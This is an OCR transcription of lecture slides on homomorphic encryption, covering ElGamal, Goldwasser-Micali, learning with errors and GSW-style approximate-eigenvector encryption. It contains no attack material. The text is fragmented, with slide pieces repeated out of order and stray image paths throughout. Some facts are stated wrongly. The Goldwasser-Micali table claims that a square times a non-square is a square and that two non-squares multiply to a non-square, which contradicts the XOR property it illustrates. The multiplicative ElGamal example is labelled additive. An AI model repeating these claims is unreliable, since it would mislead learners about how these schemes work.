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
$Enc(m_1) = (g^{r_1}, y^{r_1} \cdot m_1)$ X

$Enc(m_2) = (g^{r_2}, y^{r_2} \cdot m_2)$

$(g^{r_1+r_2}, y^{r_1+r_2} \cdot m_1 m_2)$ is an encryption of $m_1 m_2$

$= y^{r_1+r_2}$

ADDITIVE HOMOMORPHISM



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N


Secret key: factorization of N

$3^2 = 9 \pmod{11}$

$4^2 = 5 \pmod{11}$

9, 5 = squares mod 11

2 is a non-square mod 11



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

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

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
square (0) * non-square (1) = square (1)

non-square (1) * non-square (1) = non-square (0)

XOR-homomorphic: Just multiply the ciphertexts



ADDITIVE HOMOMORPHISM

$1 \oplus 0 = 1$

$1 \oplus 1 = 0$

$y \times sq \qquad y \times sq'$

ADDITIVE HOMOMORPHISM

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Public key: N, y: non-square mod N

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$1 \oplus 0 = 1$

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y^{s_1} y^{s_2}

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

Enc(0): r^2 mod N, Enc(1): y * r^2 mod N

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$y \times sq$ $y \times sq'$

XOR-homomorphic: Just multiply the ciphertexts

OTHER HE SCHEMES


- **Additively Homomorphic:**
  - Paillier
  - Damgard-Jurik (both addition of large numbers)

- **Additions + a single Multiplication:**
  - Boneh-Goh-Nissim (based on gap groups)
  - Gentry-Halevi-Vaikuntanathan (based on lattices)

- **HE with Large ciphertext blowup:**
  - Sander-Young-Yung

HOW ABOUT “FULLY”?

- **Many Attempts in the 90s and early 2000s**
  - E.g., Fellows-Koblitz using multivariate polynomial ideals
  - All broken! ☹



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
  - Based on "ideal lattices"
  - However: inefficient and based on little-studied assumptions



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- **Breakthrough: Gentry '09**
  - Based on "ideal lattices"
  - However: inefficient and based on little-studied assumptions
- **Second Generation FHE (2009-14)**
  - Based on well-studied, hard lattice problems (no ideals)
  - Efficiency gains ~ 7-8 orders of magnitude

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGH**V**10,SV10,B**V**11a,B**V**11b,BGV12,LT**V**12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

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

EVAL

FHE: The Big Picture

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[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

"Bootstrapping" [Gen09]

"Homomorphic enough" Encryption $\Rightarrow^*$ FHE

Homomorphic enough* = *Can evaluate its own Dec Circuit

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FHE

Mathematical Background


The Learning with Errors Problem

LEARNING WITH ERRORS

$$5\,s_1 + 6\,s_2 = 11$$

$$1\,s_1 + 2\,s_2 = 3$$

$$3\,s_1 + 1\,s_2 = 9$$




Find $\vec{s}$

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$



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

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LEARNING WITH ERRORS

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
Easy!




Gaussian Elimination

Find $\vec{s}$

How about:

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} + \begin{bmatrix} e_1 \\ e_2 \\ e_3 \end{bmatrix} = \begin{bmatrix} 13 \\ 2 \\ 9 \end{bmatrix}$$




Find $\vec{s}$

(where e_1, e_2, e_3 are "small" numbers)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$

Easy!



Gaussian Elimination

Find $\vec{s}$

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
(believed to be) very hard!



Find $\vec{s}$

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
LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(\mathbf{A},\ s\mathbf{A}+e)$

very hard!

Find s



($\mathbf{A}$ = n by m matrix // think of m >> n)

(s = n dimensional vector // LWE secret)

(e = m dimensional error vector with "small" entries)

(All numbers live in Z_q, the set of numbers modulo q // think of q as a moderately sized prime number)

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(\mathbf{A}, s\mathbf{A}+e)$ → Find s — **very hard!**

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HOW HARD? Depends on the modulus / error ratio

- Insecure if modulus / error = q / $||e|| > 2^n$
- We will consider q / $||e|| = 2^{n^\varepsilon}$ for some small ε

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very hard!

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HOW HARD?

- Best algorithm (for our params): $2^{n^{0.99}}$ time for n vars [BKW'03]
- Even seems hard for quantum algorithms!

LEARNING WITH ERRORS (LWE)

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Decisional LWE:

$(\mathbf{A}, s\mathbf{A}+e)$ $\overset{c}{\approx}$ $(\mathbf{A}, \mathbf{b})$

(b uniformly random)

LEARNING WITH ERRORS (LWE)

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Theorem: Decisional LWE is as hard as LWE.

LEARNING WITH ERRORS (LWE)

- **Decoding Random Linear Codes**
  (over the field Z_q with L_1 errors as opposed to Hamming errors)
- **Learning Noisy Linear Functions**
- **Hard Lattice Problems**
  (shortest vectors on n-dimensional lattices)

VARIANTS

- **Ring Learning with Errors (Ring LWE)**
  (works over a polynomial ring, leads to efficient and practical cryptosystems)

- **NTRU (stands for "Nth order truncated polynomial ring)**
  (also works over a polynomial ring)

- **Approximate Greatest Common Divisors**
  (works over very large integers, simple to describe but not so efficient)

How to Encrypt with LWE

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = “security parameter”, q = “small” prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$

↗ n dimensional vector → $\sum a_i s_i = a_1 s_1 + a_2 s_2 + \ldots + a_n s_n$

$e + m \lfloor q/2 \rfloor$

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// correctness of decryption as long as |e| < q/4

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

$b - \langle a, s \rangle = e + m\lceil q/2 \rceil$

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- *Additive Homomorphism (over Z_2)* : Easy (exercise!)
- *Multiplicative Homomorphism*: Much Harder [Brakerski-Vaikuntanathan’11,Brakerski-Gentry-Vaikuntanathan’12]

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]

Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

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- **Idea**: Publish a bunch of encryptions of 0 (call them $c_1, c_2, \ldots, c_k$) and an encryption of 1 (call it c^*) in the **public key**

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- **To encrypt a 0**: pick a random subset of the 0 encryptions, and output their homomorphic sum.
- **To encrypt a 1**: pick a random subset of the 0 encryptions, and c^*, and output their homomorphic sum.

Homomorphic Encryption

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

"Bootstrapping" [Gen09]

"Homomorphic enough" Encryption $\Rightarrow^{*}$ FHE

Homomorphic enough = Can evaluate its own Dec Circuit

FHE

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- Basic Encryption:

$$c = (\mathbf{a},\ b = \langle \mathbf{s}, \mathbf{a} \rangle + e + m\ \lfloor q/2 \rfloor)$$

secret key

LWE

Error-correction of m

HOMOMORPHIC ENCRYPTION

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



- New Encryption* = "blown up" basic encryption



$(\mathbf{A} \in Z_q^{n \times (n+1)}, \mathbf{s} \in Z_q^n,$ identity matrix $\mathbf{I} \in Z_q^{(n+1) \times (n+1)})$

HOMOMORPHIC ENCRYPTION

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- New Encryption: $C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

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Decryption Equation:

$$[s \quad || -1]\, C = e + m\,[s \quad || -1] \pmod q$$

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- New Encryption: $C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$tC = e + m\,t \pmod q$$

(Let t = [s || -1])

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"APPROXIMATE EIGENVECTOR" ENCRYPTION

An encryption scheme where:

- cipher text **C** is a matrix;
- secret key **sk** is vector; and

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

"small" noise<< q

- **sk** is an "approximate" eigenvector of **C** with eigenvalue m

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod q$$

- Homomorphic addition: $C_1 + C_2$

$$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod q$$
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  - Noise growth (with some more work): $\varepsilon_{mult} \leq n\, \varepsilon_{C1} + \varepsilon_{C2}$

HOMOMORPHIC OPERATIONS

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► Caveat 1 (Important): No correctness since decryption recovers m + error

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  - Solution: Error-Correct!

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$$G = \begin{bmatrix} 1 & 2 & 4 & \cdots & q/2 & \cdots & 0 & \cdots & 0 \\ \cdots & 0 & \cdots & & 1 & 2 & 4 & \cdots & q/2 & \cdots & 0 \\ \cdots & 0 & \cdots & & \cdots & 0 & \cdots & & 1 & 2 & 4 \end{bmatrix}$$

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- Caveat 2: Can only encrypt bits
  - A variant scheme of Brakerski-Gentry-Vaikuntanathan'12 (mentioned earlier) can encrypt with rate close to 1.

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

error after depth d

$\approx n^d < q/4$

$\approx 2^{n^\varepsilon}$

$\Rightarrow d \leq \frac{n^\varepsilon}{\log n}$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

- Set Initial Error = poly(n)
- Set modulus $q = 2^{n^{\varepsilon}}$ for some small ε
- Can evaluate circuits of depth roughly n^{ε}, since the error grows by a factor of n every level (depth).

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"Partially Homomorphic" (PHE) Encryption

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Evaluate "shallow" arithmetic circuits

